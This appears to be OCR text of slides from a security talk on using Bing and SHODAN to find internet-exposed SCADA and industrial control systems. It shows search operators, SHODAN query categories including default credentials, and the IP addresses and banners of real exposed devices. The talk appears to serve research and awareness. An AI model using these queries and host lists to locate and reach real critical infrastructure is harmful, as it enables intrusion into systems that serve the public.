

httscada.com/cgi-bin/CreateLargePanelCGI.vi?BGColor=33669

West Tank

Date/Time	ft	Date/Time	ft
2012-09-14 08:52 PM	29.5	2012-09-12 10:52 PM	27.5
2012-09-14 07:52 PM	29.3	2012-09-12 09:52 PM	29.0
2012-09-14 06:00 PM	29.4	2012-09-12 09:22 PM	29.6
2012-09-14 05:00 PM	29.7	2012-09-12 08:52 PM	29.7
2012-09-14 04:00 PM	29.2	2012-09-12 07:52 PM	29.6
2012-09-14 06:52 PM	29.2	2012-09-12 06:52 PM	29.1
2012-09-13 04:52 PM	29.6	2012-09-12 05:52 PM	29.5
2012-09-13 03:52 PM	29.7	2012-09-12 04:52 PM	29.6
2012-09-13 03:00 PM	29.7	2012-09-12 03:52 PM	29.2
2012-09-13 02:00 PM	29.1	2012-09-12 03:00 PM	28.9
2012-09-13 01:00 PM	28.1	2012-09-12 02:00 PM	28.1
2012-09-13 12:00 PM	27.3	2012-09-12 01:00 PM	27.6
2012-09-13 11:00 AM	26.1	2012-09-12 12:00 PM	26.7
2012-09-13 10:00 AM	24.7	2012-09-12 11:00 AM	25.5

Bing Diggity

DIGGITY CORE TOOLS



98.129.200.37 [Remove]

Demonstrating Bing's IP address reverse lookup feature

Bing 2.0 API Key: Create

[redacted]51F9367FBF □ Hide

Category	Subcategory	Search String	Page Title	
Custom	Custom	ip:98.129.200.37	Stach & Liu	http://www.stachliu.com/
Custom	Custom	ip:98.129.200.37	Lord of the Binç	http://www.stachliu.com/slides/lordofthebing.pdf
Custom	Custom	ip:98.129.200.37	Lord of the Binç	http://www.stachliu.com/slides/bh2010-lordofthebing.pdf
Custom	Custom	ip:98.129.200.37	Secure Web A F	http://www.stachliu.com/brochures/securewebappdevjava.pdf
Custom	Custom	ip:98.129.200.37	Google Hacking	http://www.stachliu.com/resources/tools/google-hacking-diggity-project/
Custom	Custom	ip:98.129.200.37	Tools « Stach 8	http://www.stachliu.com/resources/tools/

```
Adult Option: Moderate
Maximum 200 results per query.
Using Custom Search ID: [redacted]61F9367FBFD32.
Simple Scan started. [8/29/2011 2:54:40 AM]
Found 7 result(s).
Total Results: 7.
Scan Complete. [8/29/2011 2:54:45 AM]
```


Bing Status: Ready **Download Progress:** Idle Open Folder

BISHOP FOX

SCADA and Bing

BING HACKING

- Targeting SCADA systems via Google, Bing, etc.



instreamset:url:cgi-bin ext:vi

4 RESULTS

PHYS 255: Topic Summaries
labview.wku.edu/cgi-bin/cms/ShowContents.vi?chapterID=27
PHYS 255 - University Phyiscs I Topic Summaries Fall 2011 Semester, Dr. Harper PHYS 255 : Unit 1 - Kinematics : Ch. 01 - Units, Physical Quantities and Vectors

Citing the CMLC - Welcome to the Digital Electronics and ...
www.bncdnet.ku.edu/cgi-bin/DEEC/cite_ccc.vi
Storkel, H. L. & Hoover, J. R. (2010). An on-line calculator to compute phonotactic probability and neighborhood density based on child corpora of spoken American ...

PHYS 255: Assignment - LabVIEW Web Server Examples
labview.wku.edu/cgi-bin/cms/ShowAssignment.vi?assignmentID=105
PHYS 255 - University Phyiscs I Assignment Fall 2011 Semester, Dr. Harper. MP25 - Thermal Properties of Matter [Due: 2011-12-07] Chapter 18 covers topics such as ...

BISHOP FOX


SHODAN
Computer Search Engine

NEW GOOGLE HACKING TOOLS

SHODAN Diggity

SHODAN Popularity

MASS TARGETING OF SCADA



SHODAN SEARCH ENGINE PROJECT E
FACING CRITICAL INFRASTRUCTURE

by Michael Mimoso Follow @mike_mimoso

Never underestimate what you can do with a hea
operator search terms and a beer budget. That's
the arsenal of two critical infrastructure protectio
spent close to nine months trying to paint a pictu
Internet-facing devices linked to critical infrastruc

It's not a pretty picture.

Thousands of SCADA Devices Discovered On the Open Internet

Posted by **Unknown Lamer** on Thursday January 10, 2013 @04:57PM
from the easier-that-way dept.


Trailrunner7 writes with news of the continuing poor state of security for industrial control systems. From the article:

> "Never underestimate what you can do with a healthy list of advanced operator search terms and a beer budget. That's mostly what comprises the arsenal of two critical infrastructure protection specialists who have spent close to nine months trying to paint a picture of the number of Internet-facing devices linked to critical infrastructure in the United States. It's not a pretty picture. The duo ... have with some help from the Department of Homeland Security (PDF) pared down an initial list of 500,000 devices to 7,200, many of which contain online login interfaces with little more than a default password standing between an attacker and potential havoc. DHS has done outreach to the affected asset owners, yet these tides turn slowly and progress has been slow in remedying many of those weaknesses. ...The pair found not only devices used for critical infrastructure such as energy, water and other utilities, but also SCADA devices for HVAC systems, building automation control systems, large mining trucks, traffic control systems, red-light cameras and even crematoriums."

SHODAN

HACKER SEARCH ENGINE

- Indexed service banners for whole Internet for HTTP (Port 80), as well as some FTP (21), SSH (22) and Telnet (23) services



» Top countries matching your search

Italy	20
China	14
United States	7
Spain	6
Greece	5


123.116.195.215
Added on 06.02.2012
Beijing

```
HTTP/1.0 401 Unauthorized
Server: NAShttpd
Date: Mon, 06 Feb 2012 18:01:34 GMT
WWW-Authenticate: Basic realm="Default USER:admin"
Content-Type: text/html
Connection: close
```

SHODAN

SHODAN Computer Search Engine

FINDING SCADA SYSTEMS



» Top countries matching your search

Canada	13
Finland	12
United States	8
Sweden	6
Denmark	6

Using SHODAN to find SCADA web admin interfaces

218.111.69.68
Added on 11.06.2011
Kuala Lumpur

```
HTTP/1.0 401 Authorization Required
Date: Sat, 11 Jun 2011 04:38:51 GMT
Server: Apache/1.3.31 (Unix)
WWW-Authenticate: Basic realm="iSCADA Gateway User Login"
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1
```


66.18.233.232
Added on 20.04.2011
Calgary
dsl-main-66-18-233-232-

```
HTTP/1.0 401 Authorization Required
Date: Wed, 20 Apr 2011 20:09:46 GMT
Server: Apache/2.0.63 (FreeBSD) mod_python/3.3.1 Python/2.5.2
WWW-Authenticate: Digest realm="RTS SCADA Server", nonce="Z9PJNF+hB
```

SHODAN Diggity

FINDING SCADA SYSTEMS

SHODAN
Computer Search Engine



☑ Hide

Queries:

- ☐ Default Credentials
- ☐ FTP
- ☐ Printer
- ☐ Router
- ☐ SCADA
- ☐ Electro Industries Gaug
- ☐ Photovoltaic
- ☐ Rockwell SLC-505 PLC
- ☐ SCADA USA
- ☐ SCADA
  - ☐ scada
  - ☑ Niagara Web Serve
- ☐ Siemens s7

Enter SHODAN API key

Category	Search String	URL	Hostnames	City	Country
SCADA	Niagara Web Server	http://193.185.169.90/			Finland
SCADA	Niagara Web Server	http://12.171.57.87/			United States
SCADA	Niagara Web Server	http://70.168.40.243/	wsip-70-168-40-243.	Cleveland	United States
SCADA	Niagara Web Server	http://216.241.207.94/	sciop-ip94.scinternet.	Colorado City	United States
SCADA	Niagara Web Server	http://206.82.16.227/	niagarafred.norleb.k1	Lancaster	United States
SCADA	Niagara Web Server	http://184.187.11.158/		Omaha	United States

```
HTTP/1.0 302 Moved Temporarily
location: http://70.168.40.243/login
content-type: text/html; charset=UTF-8
content-length: 116
set-cookie: niagara_audit=guest; path=/
server: Niagara Web Server/3.5.34
```


Finding SCADA systems via SHODAN Diggity

BISHOP FOX

Target SCADA

CRITICAL INFRASTRUCTURE SECURITY

- Supervisory control and data acquisition



South Dublin County Council

Login

Please Enter User Name: admin

Please Enter Password: *****

Please Login

